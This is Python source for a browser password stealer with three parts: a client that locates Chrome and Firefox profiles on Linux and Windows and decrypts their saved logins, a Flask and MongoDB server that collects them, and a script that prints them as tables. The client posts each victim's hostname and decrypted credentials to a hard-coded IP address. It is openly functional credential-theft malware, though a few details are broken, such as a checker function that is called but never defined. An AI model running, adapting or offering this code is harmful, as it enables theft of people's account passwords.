def checkChromeExistenseWindows():
    if os.path.exists(os.environ['USERPROFILE'] + '/AppData/Local/Google/Chrome'):
        return True

def checkFirefoxExistenseLinux():
    if os.path.exists("/home/{}/.mozilla/firefox/".format(getuser())):
        return True

def checkFirefoxExistanseWindows():
   if os.path.exists(os.environ['USERPROFILE'] + '/AppData/Roaming/Mozilla/Firefox'):
      return True

def exfiltrate_data(ip,data):
    url = "http://{}".format(ip)
    headers = {'Content-type': 'application/json', 'Accept': 'text/plain'}
    requests.post(url,data=data,headers=headers)


class ChromeDumperLinux:
    def __init__(self):

        connection = secretstorage.dbus_init()
        collection = secretstorage.get_any_collection(connection)
        password = [i.get_secret() for i in collection.get_all_items() if i.get_label() == 'Chrome Safe
Storage'][0]
        self.decryption_key = Crypto.Protocol.KDF.PBKDF2(password, b'saltysalt', 16, 1)
```

```
    def user_password_decrypt(self,encrypted_password_of_user):
        iv = b' '*16
        cipher = AES.new(self.decryption_key, AES.MODE_CBC, IV=iv)
        decrypted_password_of_user = cipher.decrypt(encrypted_password_of_user[3:]).decode().strip()
        return ''.join(list(filter(lambda x: x in string.printable, decrypted_password_of_user)))

    def dump_data(self):
        data = []
        copy("/home/{}/.config/google-chrome/Default/Login Data".format(getuser()), "LoginData")
        con = sqlite3.connect("users.db")
        cur = con.cursor()
        cur.execute("SELECT action_url, username_value, password_value FROM logins")
        for attribute in cur.fetchall():
            if attribute[0] and attribute[1] and attribute[2]:
                data.append([attribute[0],attribute[1],self.user_password_decrypt(attribute[2])])
        return json.dumps({'hostname': platform.node(),'credentials': data,'browser': 'chrome'})

class ChromeDumperWindows:
    def __init__(self):
        file_with_key =
open( "{}{}".format(os.environ['USERPROFILE'],'/AppData/Local/Google/Chrome/User Data/Local
State'),encoding='utf-8').read()
        file_with_key = json.loads(file_with_key)
        encrypted_key = file_with_key["os_crypt"]["encrypted_key"]
        encrypted_key = b64decode(encrypted_key)[5:]
        win32crypt = import_module('win32crypt')
        self.decryption_key = win32crypt.CryptUnprotectData(encrypted_key, None, None, None, 0)[1]

    def user_password_decrypt(self, encrypted_password_of_user):
        iv = encrypted_password_of_user[3:15]
        encrypted_password_of_user = encrypted_password_of_user[15:-16]
        cipher = AES.new(self.decryption_key, AES.MODE_GCM, iv)
        decrypted_password_of_user = cipher.decrypt(encrypted_password_of_user).decode()
        return decrypted_password_of_user

    def dump_data(self):
        data = []
        copy("{}{}".format(os.environ['USERPROFILE'],'/AppData/Local/Google/Chrome/User
Data/Default/Login Data'),'LoginData')
        con = sqlite3.connect("LoginData")
        cur = con.cursor()
        cur.execute("SELECT action_url, username_value, password_value FROM logins")
        for attribute in cur.fetchall():
            if attribute[0] and attribute[1] and attribute[2]:
                data.append([attribute[0], attribute[1], self.user_password_decrypt(attribute[2])])
        return json.dumps({'hostname': platform.node(),'credentials': data,'browser': 'chrome'})


class FirefoxDumper:

    def __init__(self,path):
```

```
        self.path_to_profile = self.getUserProfile(path)
        self.decryption_key = self.getKey(self.path_to_profile)


    def getUserProfile(self,path_to_cfg):
        parser = ConfigParser()
        parser.read(path_to_cfg, encoding='utf-8')
        user_profile = parser.get('Profile0', 'Path')
        firefox_path = '/'.join(path_to_cfg.split('/')[:-1])
        firefox_path += '/'
        if os.path.exists(firefox_path + user_profile + '/key4.db'):
            return firefox_path + user_profile

    def getKey(self,directory):
        con = sqlite3.connect(directory + '/key4.db')
        cur = con.cursor()
        cur.execute("SELECT item1 FROM metadata WHERE id = 'password'")
        result = cur.fetchone()
        global_salt = result[0]
        cur.execute("SELECT a11 FROM nssPrivate;")
        decoded_data = decoder.decode(cur.fetchone()[0])
        es = decoded_data[0][0][1][0][1][0].asOctets()
        ic = int(decoded_data[0][0][1][0][1][1])
        key_len = int(decoded_data[0][0][1][0][1][2])
        HP = hashlib.sha1(global_salt + b'').digest()
        key = hashlib.pbkdf2_hmac('sha256', HP, es, ic, dklen=key_len)
        iv = b'\x04\x0e' + decoded_data[0][0][1][1][1].asOctets()
        encrypted_password = decoded_data[0][1].asOctets()
        cipher = AES.new(key, AES.MODE_CBC, iv)
        return cipher.decrypt(encrypted_password)[:24]


    def user_data_decrypt(self,user_data):
        iv = user_data[0][1][1].asOctets()
        encrypted_data = user_data[0][2].asOctets()
        decrypted_data = DES3.new(self.decryption_key, DES3.MODE_CBC,
iv).decrypt(encrypted_data)
        return ''.join(list(filter(lambda x: x in string.printable, decrypted_data.decode())))

    def dump_data(self):
        data = []
        file_with_user_data = open(self.path_to_profile + '/logins.json', 'r').read()
        user_data_json = json.loads(file_with_user_data)
        for record in user_data_json['logins']:
            encrypted_username = record['encryptedUsername']
            encrypted_username_decoded = decoder.decode(b64decode(encrypted_username))
            encrypted_password = record['encryptedPassword']
            encrypted_password_decoded = decoder.decode(b64decode(encrypted_password))
            decrypted_username = self.user_data_decrypt(encrypted_username_decoded)
            decrypted_password = self.user_data_decrypt(encrypted_password_decoded)
            if record['hostname'] and decrypted_username and decrypted_password:
                data.append([record['hostname'],decrypted_username,decrypted_password])
```

```
        return json.dumps({'hostname': platform.node(),'credentials': data,'browser': 'firefox'})



if __name__ == '__main__':

    if platform.system() == 'Linux':
        if checkChromeExistenseLinux():
            chrome = ChromeDumperLinux()
            chrome_data = chrome.dump_data()
            print(chrome_data)
            exfiltrate_data('192.168.1.238',chrome_data)
        if checkFirefoxExistenseLinux():
            firefox = FirefoxDumper("/home/{}/.mozilla/firefox/profiles.ini".format(getuser()))
            firefox_data = firefox.dump_data()
            print(firefox_data)
            exfiltrate_data('192.168.1.238', firefox_data)
    if platform.system() == 'Windows':
        if checkChromeExistenseWindows():
            chrome = ChromeDumperWindows()
            chrome_data = chrome.dump_data()
            print(chrome_data)
            exfiltrate_data('192.168.1.238', chrome_data)
        if checkFirefoxExistanseWindows():
            firefox = FirefoxDumper(os.environ['USERPROFILE'].replace("\\","/") +
"/AppData/Roaming/Mozilla/Firefox/profiles.ini")
            firefox_data = firefox.dump_data()
            print(firefox_data)
            exfiltrate_data('192.168.1.238', firefox_data)
```

server.py

```
from flask import Flask,request
from pymongo import MongoClient
app = Flask(__name__)
client = MongoClient('localhost', 27017)
db = client.diploma
dumped_data = db['dumped_data']

@app.route('/', methods=['POST', 'GET'])
def store():
        if request.method == 'POST':
                dumped_data.insert(request.get_json())
                return "Stored"


if __name__ == "__main__":
    app.run(host='0.0.0.0',port=80,debug=True)
```

display.py

```
from pymongo import MongoClient
from prettytable import PrettyTable
client = MongoClient('localhost', 27017)
db = client.diploma
dumped_data = db['dumped_data']
arr_of_data = dumped_data.find()

for data in arr_of_data:
    print("dumped data from {} on {} pc".format(data['browser'],data['hostname']))
    table = PrettyTable()
    table.field_names = ['url','login','password']
    for url,email,password in data['credentials']:
        table.add_row([url,email,password])
    print(table)
```